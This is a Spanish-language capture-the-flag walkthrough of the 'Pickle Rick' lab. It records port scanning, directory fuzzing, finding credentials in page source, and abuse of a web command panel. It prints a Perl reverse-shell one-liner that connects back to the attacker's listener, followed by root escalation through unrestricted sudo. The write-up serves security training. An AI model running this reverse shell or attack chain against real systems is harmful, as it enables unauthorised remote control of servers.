


Descargar vpn

Profile > Access.> Descarga VPN



Moverse al directorio donde se descarga el fichero ovpn

sudo openvpn fichero.ovpn

Cuando veamos initialization sequence completed estamos conectados a la vpn

```
2024-06-03 19:29:00 net_iface_up: set tun0 up
2024-06-03 19:29:00 net_addr_v6_add: dead:beef:2::10c1/64 dev tun0
2024-06-03 19:29:00 net_route_v4_add: 10.10.10.0/23 via 10.10.14.1 dev [NULL] table 0 metric -1
2024-06-03 19:29:00 net_route_v4_add: 10.129.0.0/16 via 10.10.14.1 dev [NULL] table 0 metric -1
2024-06-03 19:29:00 add_route_ipv6(dead:beef::/64 -> dead:beef:2::1 metric -1) dev tun0
2024-06-03 19:29:00 net_route_v6_add: dead:beef::/64 via :: dev tun0 table 0 metric -1
2024-06-03 19:29:00 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2024-06-03 19:29:00 Initialization Sequence Completed
```


para ver nuestra ip:

ip -br a

```
→ Desktop ip -br a
lo                UNKNOWN      127.0.0.1/8 ::1/128
ens33             UP          192.168.110.128/24 fe80::c095:492a:de95:b496/64
ens37             UP          192.168.170.128/24 fe80::9843:671d:654:e7c2/64
tun0              UNKNOWN    10.10.14.195/23 dead:beef:2::10c1/64 fe80::7021:a95b:8f8b:5431/64
→ Desktop
```

en la imagen ver la interfaz tun0 (puede tener otro nombre) y ver la ip normalmente las ip de vpn empiezan por 10.10.x.x

empezamos la maquina, y cojemos la ip

Target Machine Information		
Title	Target IP Address	Expires
Pickle Rick	10.10.105.248 	56min 56s
<div><span>?</span> <span>Add 1 hour</span> <span>Terminate</span></div>		

verificamos que la ip de la maquina victima nos responde a los pings

```
→ picklerick ping 10.10.123.108
PING 10.10.123.108 (10.10.123.108) 56(84) bytes of data.
64 bytes from 10.10.123.108: icmp_seq=1 ttl=63 time=320 ms
64 bytes from 10.10.123.108: icmp_seq=2 ttl=63 time=526 ms
```

## -METODOLOGIA ATAQUE-

### 1. Escanear puertos

```
→ picklerick sudo nmap -p- --open -sS --min-rate 5000 -v -n -Pn 10.10.123.108
[sudo] password for nek0x:
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-03 20:32 CEST
Initiating SYN Stealth Scan at 20:32
Scanning 10.10.123.108 [65535 ports]
Discovered open port 22/tcp on 10.10.123.108
Discovered open port 80/tcp on 10.10.123.108
Completed SYN Stealth Scan at 20:33, 29.05s elapsed (65535 total ports)
Nmap scan report for 10.10.123.108
Host is up (3.2s latency).
Not shown: 39478 filtered ports, 26055 closed ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 29.13 seconds
Raw packets sent: 122981 (5.411MB) | Rcvd: 29442 (1.178MB)
→ picklerick |
```

Vemos que tenemos el puerto 22 (SSH) y 80 (HTTP) abierto.

Vamos a atacar el puerto 80.

En primer lugar accedemos desde el navegador para ver el contenido del servidor web.



## Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to **"BURRRP"**....Morty, login to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no **"BURRRRRRRRP"**, password was! Help Morty, Help!


Vemos el contenido, analizamos y el siguiente paso

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap.min.css">
8   <script src="assets/jquery.min.js"></script>
9   <script src="assets/bootstrap.min.js"></script>
10  <style>
11    .jumbotron {
12      background-image: url("assets/rickandmorty.jpeg");
13      background-size: cover;
14      height: 340px;
15    }
16  </style>
17 </head>
18 <body>
19
20   <div class="container">
21     <div class="jumbotron"></div>
22     <h1>Help Morty!</h1></div>
23     <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></div>
24     <p>I need you to <b>"BURRRP"</b>....Morty, login to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
25     I have no idea what the <b>"BURRRRRRRRP"</b>, password was! Help Morty, Help!</p></div>
26   </div>
27
28   <!--
29     Note to self, remember username!
30     Username: RickRul3s
31   -->
32
33 </body>
34 </html>
```

es ver el código fuente de la web en busca de posibles comentarios que den información.

En el código fuente de la web encontramos un usuario posiblemente del sistema, tomamos nota de él y seguimos analizando

El siguiente paso es ver el robots.txt



Vemos un contenido un poco extraño, lo anotamos como posible contraseña.

Intentamos acceder por SSH con el usuario y contraseña encontrado y vemos que dicho acceso esta restringido con clave publica, es decir, no es posible acceder con contraseña a la maquina.

```
→ picklerick ssh RickRul3s@10.10.123.108
The authenticity of host '10.10.123.108 (10.10.123.108)' can't be established.
ED25519 key fingerprint is SHA256:MGGY30sXxWaOG7p7oDwq4lGD6AgO58d7SRRMefnsPDw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.123.108' (ED25519) to the list of known hosts.
RickRul3s@10.10.123.108: Permission denied (publickey).
→ picklerick
```

Para instalar la herramienta ffuf: `sudo apt install ffuf`

Atacamos el puerto 80 aplicando una tecnica de fuzzing de directorios para encontrar nuevas rutas (ffuf).

```
→ picklerick ffuf -w ./directory-list-2.3-medium.txt -u http://10.10.123.108/FUZZ.php

      _____
     /  _  _  _  \
    /  _ \| | | |\
   /  _ \| |_| | |\
  /  _ \|  _  | |\
 /  _ \| | | | |\
/  _ \| |_| | |\
\  _ \|  _  | |\
 \  _ \| | | | |\
  \  _ \| |_| | |\
   \  _ \|  _  | |\
    \  _ \| | | | |\
     \  _ \| |_| | |\
      \_|\_\_|_|_\|
      v1.1.0


-----

:: Method      : GET
:: URL         : http://10.10.123.108/FUZZ.php
:: Wordlist     : FUZZ: ./directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher      : Response status: 200,204,301,302,307,401,403


-----

login      [Status: 200, Size: 882, Words: 89, Lines: 26]
portal     [Status: 302, Size: 0, Words: 1, Lines: 1]
# directory-list-2.3-medium.txt [Status: 200, Size: 1062, Words: 148, Lines: 38]
#          [Status: 200, Size: 1062, Words: 148, Lines: 38]
# Copyright 2007 James Fisher [Status: 200, Size: 1062, Words: 148, Lines: 38]
#          [Status: 200, Size: 1062, Words: 148, Lines: 38]
```

Accedemos a portal.php y vemos que nos redirige a login.php (Ruta previamente encontrada con ffuf)



Probamos las credenciales previamente encontradas para intentar acceder y vemos que conseguimos acceso a portal.php



Encontramos un “Command Panel” (Panel de comandos) e intuimos que podemos ejecutar comandos en algun contexto.

En la consola de comandos intentamos mostrar el contenido del fichero que parece ser el primer ingrediente.

Pero vemos que el comando cat se encuentra deshabilitado, por lo que tendremos que encontrar otra alternativa para mostrar el contenido del fichero.

## Command Panel

Commands

Execute

Command disabled to make it hard for future **PICKLEEEE RICCCCKKKK**.



## Command Panel

cat Sup3rS3cretPickl3Ingred.txt

Execute

```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

Buscamos posibles alternativas al comando cat en internet y encontramos el comando "less", probamos y whoala! Hemos encontrado el primer ingrediente.

## Command Panel

less Sup3rS3cretPickl3Ingred.txt

Execute

mr. meeseek hair

Seguimos investigando en busca del segundo ingrediente y analizando la web.

Seguimos mirando el código fuente como es común en la metodología y encontramos un comentario que parece ser un mensaje en base64.

```
26 <div class="container">
27 <form name="input" action="" method="post">
28 <h3>Command Panel</h3></br>
29 <input type="text" class="form-control" name="command" placeholder="Commands"/></br>
30 <input type="submit" value="Execute" class="btn btn-success" name="sub"/>
31 </form>
32 <!-- Vm1wR1UxTnRWa2RUV0d4VFlrZFNJRlV3V2t0aJJsWn1WbXQwVWUxV1duaFZNakExVkcxS1NHVkl1RmhoTVhCb1ZsWmFWMVpwTVVWVGvQT0== -->
33 </div>
34 </body>
35 </html>
36 </html>
37
```

Lo decodificamos para ver que contiene.

Vemos lo que parece ser un rabbit hole (entretenimiento!) nos vacilan los colegas

Intentamos mandar una reverse shell del servidor a nuestra máquina por un puerto que pongamos en escucha.

Reverse shell perl:

```
perl -e 'use
Socket;$i="10.21.1.61";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
```

```
if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("sh -i");};'
```

## Command Panel

```
ip,inet_aton($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("sh -i")
```

Execute

Nos ponemos en escucha con netcat por el puerto configurado en la reverse shell.

```
→ Downloads sudo nc -nlvp 443
[sudo] password for nek0x:
Listening on 0.0.0.0 443
|
```

Ejecutamos y whoala! tenemos shell del servidor.

```
www-data@ip-10-10-123-108:/home/rick$ whoami
whoami
www-data
www-data@ip-10-10-123-108:/home/rick$ |
```

Tratamiento de TTY: <https://invertibr4do.github.io/tratamiento-de-tty/>

vamos al directorio /home/rick y vemos el segundo ingrediente.



```
www-data@ip-10-10-123-108:/home/rick$ cat 'second ingredients'
cat 'second ingredients'
1 jerry tear
www-data@ip-10-10-123-108:/home/rick$ |
```

## ESCALACION DE PRIVILEGIOS A ROOT

<https://www.stationx.net/linux-privilege-escalation/> -> Guia para escalacion de privilegios

ejecutamos el comando sudo -l para ver si tenemos algun binario SUID.

```
→ Downloads sudo nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.123.108 57252
sh: 0: can't access tty; job control turned off
$ sudo -l
Matching Defaults entries for www-data on ip-10-10-123-108:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-123-108:
  (ALL) NOPASSWD: ALL
$ |
```

Vemos que podemos ejecutar ALL command, es decir cualquier comandos como el usuario root por lo que vamos a obtener una shell como el usuario root.

```
→ Downloads sudo nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.123.108 50200
sh: 0: can't access tty; job control turned off
$ sudo /bin/sh
whoami
root
ls /root
3rd.txt
snap
cat /root/3rd.txt
3rd ingredients: fleeb juice
|
```

RESUELTO!

---

## ACLARACION BASE64

```
→ Downloads print "hola"
hola
→ Downloads print "hola" | base64
aG9sYQo=
→ Downloads print "aG9sYQo=" | base64 -d
hola
→ Downloads
```